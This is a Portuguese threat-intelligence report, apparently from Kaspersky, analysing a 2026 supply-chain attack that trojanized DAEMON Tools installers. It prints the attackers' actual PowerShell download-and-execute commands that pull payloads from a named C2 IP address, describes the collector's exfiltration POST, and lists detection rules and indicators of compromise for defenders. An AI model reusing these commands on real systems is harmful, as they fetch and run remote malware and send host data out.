

O que aconteceu
No início de maio de 2026, identificamos que os instaladores do software DAEMON Tools para montagem de imagens de disco estavam infectados com código malicioso. Nossa análise mostrou que as versões trojanizadas estavam em distribuição desde 8 de abril de 2026. Especificamente, estavam infectadas as versões do DAEMON Tools de 12.5.0.2421 a 12.5.0.2434. Nos implantes maliciosos identificados, encontramos artefatos que indicam que os responsáveis pelo ataque têm o chinês como idioma de trabalho. Entramos em contato com a AVB Disc Soft (desenvolvedora do DAEMON Tools) para a adoção de medidas adicionais de resposta ao ataque. Após receber as informações sobre a infecção, o fornecedor confirmou o problema e lançou uma versão atualizada do software. A versão 12.6.0.2445 elimina a funcionalidade maliciosa descrita neste material.
Nossa telemetria indica que, desde o início de abril, foram registradas milhares de tentativas de infecção via DAEMON Tools, que afetaram pessoas físicas e organizações em mais de 100 países. No entanto, observamos a implantação adicional do código malicioso em apenas cerca de dez máquinas comprometidas, pertencentes a organizações dos setores de varejo, ciência, administração pública e indústria. Isso indica que o ataque à cadeia de suprimentos tem caráter seletivo.
Gravamos um pequeno podcast com as principais informações sobre o incidente:
As soluções da Kaspersky protegem os usuários contra os módulos maliciosos disseminados nesse ataque à cadeia de suprimentos via DAEMON Tools.
Binários trojanizados
Nossa análise mostrou que, nas versões do DAEMON Tools de 12.5.0.2421 a 12.5.0.2434, os invasores conseguiram comprometer os seguintes binários:
- DTHelper.exe
- DiscSoftBusServiceLite.exe
- DTShellHlp.exe
Os arquivos infectados localizam-se no diretório onde o DAEMON Tools está instalado, por exemplo: C:\Program Files\DAEMON Tools Lite. Cabe ressaltar que eles possuem a assinatura digital da desenvolvedora desse software, a AVB Disc Soft.
Os binários são executados na inicialização do computador, ocasião em que o backdoor é ativado. Ele está embutido no código de inicialização automática responsável por inicializar o ambiente CRT. O backdoor é executado em uma thread separada, usada para enviar solicitações GET ao servidor:
|
1 |
https://env-check.daemontools[.]cc/2032716822411?s=<full computer name>/ |
Trata-se de um servidor malicioso cujo endereço foi criado por meio de typosquatting do domínio legítimo daemon-tools[.]cc, usado para baixar o DAEMON Tools. Cabe ressaltar que, segundo o WHOIS, o domínio do servidor malicioso foi registrado no dia 27 de março, aproximadamente uma semana antes do início do ataque à cadeia de suprimentos.

Trecho do código descompilado responsável pela montagem, em um loop, da string de URL da solicitação GET
Em resposta às solicitações enviadas, o servidor pode retornar um comando de shell a ser executado por meio do processo cmd.exe, no seguinte formato:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/<hexadecimal string>','C:\Windows\Temp\<filename>.exe')"&& %TEMP%\<filename> <arguments> &&del %TEMP%\<filename>.exe" |
Como se pode observar, esse comando de shell é usado para baixar e executar o payload malicioso executável. Identificamos vários tipos dessas cargas, descritos a seguir.
Coletor de informações
A primeira carga maliciosa implantada pelos invasores consiste em um coletor de informações (information collector), implantado por meio do seguinte comando:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/env_check_script','C:\Windows\Temp\envchk.exe')"&&C:\Windows\Temp\envchk.exe http://38.180.107.76/09505aca4f538bd&&del %TEMP%\envchk.exe |
O arquivo envchk.exe (SHA1: 2d4eb55b01f59c62c6de9aacba9b47267d398fe4) é um executável .NET usado para coletar informações estendidas do sistema. Cabe destacar que seu código contém strings em chinês. Embora isso possa sugerir a participação de um agente de língua chinesa nesse ataque, até o momento, não atribuímos o comprometimento do DAEMON Tools a nenhum grupo específico.

Captura de tela do código do coletor de informações, contendo strings em chinês
Os dados coletados pela carga maliciosa incluem:
- Endereço MAC (o primeiro não nulo)
- Nome do host
- Nome de domínio DNS
- Lista de processos em execução, separados por ponto e vírgula
- Lista de programas instalados, separados por ponto e vírgula
- Idioma do sistema
Essas informações são enviadas ao servidor C2 especificado no argumento de linha de comando do coletor de informações. Conforme demonstrado no comando acima, o endereço do servidor é:
|
1 |
http://38.180.107[.]76/09505aca4f538bd |
Os dados são transmitidos no corpo da seguinte solicitação POST:
|
1 |
a=<MAC address>&b=<hostname>&c=<DNS domain name>&d=<process list>&e=<software list>&f=<locale> |
Backdoor minimalista
Embora tenhamos observado tentativas de implantação do coletor de informações em um grande número de máquinas infectadas, também identificamos que os invasores tentaram entregar outra carga maliciosa em um pequeno número de máquinas (cerca de dez). Com base nesse fato, podemos concluir, com alto grau de confiança, que o coletor de informações é usado para fazer uma análise do perfil das máquinas infectadas, cujos resultados são posteriormente utilizados para a implantação seletiva de um malware adicional.
Uma das cargas maliciosas adicionais que observamos é um backdoor minimalista. Ele foi implantado por meio do seguinte comando:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/b3593ac2edb34f4d4d','C:\Windows\Temp\cdg.exe')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107.76/368b1365bd9176b359','%TEMP%\cdg.tmp')"&&%TEMP%\cdg.exe schedsvc.dll %TEMP%\cdg.tmp first_match&&del %TEMP%\cdg.exe&&del %TEMP%\cdg.tmp" |
Como se observa, esse comando é usado para baixar dois arquivos: cdg.exe e cdg.tmp. O arquivo cdg.exe, executado primeiro, é um loader de shellcode. Ele abre o arquivo cdg.tmp, descriptografa-o com RC4 (usando a chave especificada no último argumento, que no exemplo acima é first_match) e, em seguida, o executa como shellcode.

Uso do loader de shellcode cdg.exe
Esse shellcode corresponde ao corpo do backdoor. O próprio backdoor envia solicitações POST periódicas (“pulsos”) para o endereço:
|
1 |
http://38.180.107[.]76/79437f5edda13f9c066/version/check |
Suas funcionalidades incluem a capacidade de baixar arquivos, executar comandos de shell e executar módulos de shellcode na memória.

Trecho do código descompilado do backdoor minimalista usado para a execução de comandos
Curiosamente, em alguns casos observamos a implantação do backdoor minimalista por meio de outros comandos, como os seguintes:
|
1 |
cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\ProgramData\Microsoft\mcrypto.chiper')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe $appdata\Microsoft\mcrypto.chiper, mcrypto_clean |
|
1 |
"cmd.exe /c powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/407fbb423143f99fe0','C:\Windows\Temp\crypto.dll')"&&powershell -NoProfile -Command "$wc=New-Object System.Net.WebClient;$wc.DownloadFile('http://38.180.107[.]76/07fbb423143f99fe07','$appdata\Microsoft\mcrypto.dat')"&&start rundll32.exe %TEMP%\rypto.dll, mcrypto_clean" |
Cabe ressaltar que essas sequências de comandos contêm erros de digitação. Na primeira sequência, a palavra “cipher” foi escrita como “chiper”, enquanto na segunda falta a letra “c” no nome do arquivo “crypto.dll”. Como se observa no comando, o backdoor não será executado nessas condições devido a esse erro de digitação (o que indica, possivelmente, uma execução manual por parte do cibercriminoso).
QUIC RAT
Ao analisar como os invasores usavam o backdoor minimalista, identificamos que ele era empregado na implementação de um implante mais sofisticado, que chamamos de QUIC RAT. Enquanto o backdoor minimalista, como observamos, foi implantado em cerca de dez máquinas, o QUIC RAT, segundo nossos dados, foi usado contra uma única organização (uma instituição de ensino localizada na Rússia).
Esse RAT foi escrito em C++, ofuscado por meio da técnica control flow flattening e vinculado estaticamente à biblioteca wolfSSL. Além disso, sua seção .data contém o corpo da biblioteca legítima msquic.dll.
Esse backdoor é compatível com diversos protocolos de comunicação com o C2, incluindo HTTP, UDP, TCP, WSS, QUIC, DNS e HTTP/3. Embora a análise ainda se encontre em andamento, constatamos que o QUIC RAT é capaz de injetar cargas maliciosas nos processos notepad.exe e conhost.exe.
Vítimas
Desde 8 de abril, quando a primeira versão trojanizada do DAEMON Tools foi implantada, observamos milhares de tentativas de instalação de código malicioso por meio dos binários comprometidos. Esse número é bastante elevado e evidencia a natureza de larga escala desta campanha.
Registramos casos de infecção em dispositivos pertencentes tanto a pessoas físicas quanto a organizações em mais de 100 países e territórios, com a maior concentração de vítimas na Rússia, no Brasil, na Turquia, na Espanha, na Alemanha, na França, na Itália e na China.
A análise mostra que 10% dos sistemas afetados pertencem a empresas e organizações. Na maioria dos casos, apenas o código malicioso destinado à coleta de informações foi entregue aos dispositivos. Outro backdoor, mais sofisticado, foi encontrado em apenas cerca de dez computadores de organizações governamentais, científicas, industriais e de varejo localizadas na Rússia, na Belarus e na Tailândia. Essa forma de implantação do backdoor em um pequeno subgrupo de computadores comprometidos evidencia claramente a natureza seletiva do ataque. No entanto, o objetivo dos invasores (seja ciberespionagem, seja “big game hunting”) ainda não está claro.
Recomendações e conclusões
Com base em nossa extensa experiência na análise de ataques à cadeia de suprimentos, podemos concluir que os invasores organizaram o comprometimento do DAEMON Tools de forma bastante sofisticada.
Por exemplo, o tempo necessário para detectar esse ataque (cerca de um mês) é comparável ao tempo de detecção do ataque à cadeia de suprimentos 3CX, que investigamos em conjunto com a comunidade de segurança cibernética em 2023. Diante da elevada complexidade do ataque, é essencial que as organizações verifiquem minuciosamente os computadores nos quais o DAEMON Tools estava instalado, em busca de atividade anômala a partir de 8 de abril.
Passaram-se apenas quatro meses desde o início de 2026, e nesse curto período observamos um número crescente de ataques à cadeia de suprimentos, algo que não ocorria antes. Em janeiro, investigamos o eScan; em fevereiro, o Notepad++; em abril, o CPU-Z; e agora, em maio, o DAEMON Tools.
Diante do número crescente desses incidentes, as organizações devem ter especial cautela na escolha de software para instalação. Ao mesmo tempo, isso mostra que aplicativos amplamente usados e confiáveis representam um vetor de comprometimento valioso para os invasores, devido ao seu amplo alcance potencial. Esse aspecto deve ser levado em conta no planejamento da estratégia de segurança cibernética da organização, a fim de garantir a implementação robusta de uma estratégia de zero trust.
Ao longo de 2026, a Kaspersky tem tido um papel relevante na análise e detecção de incidentes de grande escala relacionados a cadeias de suprimentos, compartilhando descobertas técnicas com a comunidade de segurança cibernética por meio de relatórios Threat Response na plataforma Securelist. As soluções da Kaspersky garantem detecção e proteção ágeis contra esse tipo de ataque.
Detecção com produtos da Kaspersky
O Kaspersky Endpoint Detection and Response Expert detecta com eficácia a atividade maliciosa descrita em cada estágio. Esta seção apresenta os possíveis cenários de detecção:

Os invasores costumam usar CMD e PowerShell para entregar malware ao host-alvo, visando sua execução posterior. Neste caso, ao executar o comando recebido para baixar arquivos maliciosos do C2, são acionadas as regras Downloading_via_powershell_cmdlets e Downloading_via_powershell_cmdlets_amsi, que detectam tentativas de download de arquivos usando cmdlets do PowerShell.

Uma forma eficaz de detectar esse tipo de atividade consiste em monitorar a injeção de código suspeito em processos legítimos do sistema, especialmente quando a origem são executáveis iniciados a partir de diretórios públicos, como Temp, AppData ou Public. Os invasores costumam recorrer a esses locais para armazenar componentes maliciosos e, em seguida, iniciar a injeção em processos confiáveis usando técnicas comuns como WriteProcessMemory e CreateRemoteThread, o que permite ocultar a execução, contornar controles de segurança e manter uma presença persistente no sistema. O KEDR Expert detecta essa atividade por meio da regra code_injection_from_public_folder.
A atividade maliciosa também é detectada no âmbito do serviço Kaspersky Managed Detection and Response.
Outra forma de detectar essa campanha é monitorar o tráfego de rede em busca de anomalias características. A atividade maliciosa nele pode ser detectada com o Kaspersky Anti Targeted Attack (KATA) com o módulo NDR.

A captura de tela abaixo mostra a interface do KATA NDR com um alerta de detecção de conexão C2 do Minimalistic backdoor via protocolo HTTP. Neste caso, foi acionada a regra Backdoor.Minimalistic.HTTP.C&C, que detecta solicitações de verificação de funcionamento do malware.
Para proteger as empresas que usam nosso sistema SIEM Kaspersky Unified Monitoring and Analysis Platform (KUMA), preparamos um pacote de regras de correlação que ajudam a detectar esse tipo de atividade maliciosa. As regras já estão disponíveis para download pelos clientes no repositório do KUMA.
O download de código malicioso usando a classe .NET WebClient e o método DownloadFile pode ser detectado com as seguintes regras:
- “R110_03_Download e execução de código via PowerShell”.
- “R110_05_Uso de opções suspeitas em comandos do PowerShell (cmd)”.
Após a injeção de código em um processo do sistema, será acionada a regra de execução com processo pai não padrão, por exemplo, svchost.exe cujo processo pai não é svchost.exe nem services.exe:
- “R293_01_Árvore de processos anômala para Windows”.
Para detectar esse tipo de atividade, são necessários os seguintes eventos:
- EventID: 4688 (Security)
- EventID: 4104 (PowerShell).
Indicadores de comprometimento
Instaladores infectados do DAEMON Tools Lite
9ccd769624de98eeeb12714ff1707ec4f5bf196d (12.5.0.2421)
50d47adb6dd45215c7cb4c68bae28b129ca09645 (12.5.0.2422)
0c1d3da9c7a651ba40b40e12d48ebd32b3f31820 (12.5.0.2423)
28b72576d67ae21d9587d782942628ea46dcc870 (12.5.0.2424)
46b90bf370e60d61075d3472828fdc0b85ab0492 (12.5.0.2430)
6325179f442e5b1a716580cd70dea644ac9ecd18 (12.5.0.2431)
bd8fbb5e6842df8683163adbd6a36136164eac58 (12.5.0.2433)
15ed5c3384e12fe4314ad6edbd1dcccf5ac1ee29 (12.5.0.2434)
Arquivos modificados do DiscSoftBusServiceLite.exe
524d2d92909eef80c406e87a0fc37d7bb4dadc14
427f1728682ebc7ffe3300fef67d0e3cb6b62948
8e7eb0f5ac60dd3b4a9474d2544348c3bda48045
00e2df8f42d14072e4385e500d4669ec783aa517
aea55e42c4436236278e5692d3dcbcbe5fe6ce0b
0456e2f5f56ec8ed16078941248e7cbba9f1c8eb
9a09ad7b7e9ff7a465aa1150541e231189911afb
8d435918d304fc38d54b104a13f2e33e8e598c82
64462f751788f529c1eb09023b26a47792ecdc54
C:\Windows\Temp\envchk.exe
2d4eb55b01f59c62c6de9aacba9b47267d398fe4
C:\Windows\Temp\cdg.exe
C:\Windows\Temp\imp.tmp
C:\Windows\Temp\piyu.exe
9dbfc23ebf36b3c0b56d2f93116abb32656c42e4
C:\Windows\Temp\core.tmp
C:\Windows\Temp\cdg.tmp
295ce86226b933e7262c2ce4b36bdd6c389aaaef
C:\ProgramData\Microsoft\mcrypto.chiper
C:\Windows\Temp\crypto.dll
98de8147394b74b27158e02ce9e7b0e25eb6e98a
C:\ProgramData\Microsoft\mcrypto.dat
$appdata\Microsoft\mcrypto.dat
2ecb292d27c36c1d4e47fb5cafa42af7ffbdda99
Backdoor minimalista (descriptografado de mcrypto.dat)
a3e90653bd0a81ebe2ae387a67a59bb8d07ce7b5
Backdoor minimalista (descriptografado de core.tmp / cdg.tmp)
3ee71d75020b2634b2c23866211a0c91b942c8d4
Servidores C2
env-check.daemontools[.]cc
38.180.107[.]76


DAEMON Tools infectado: ataque à cadeia de suprimentos em curso desde 8 de abril de 2026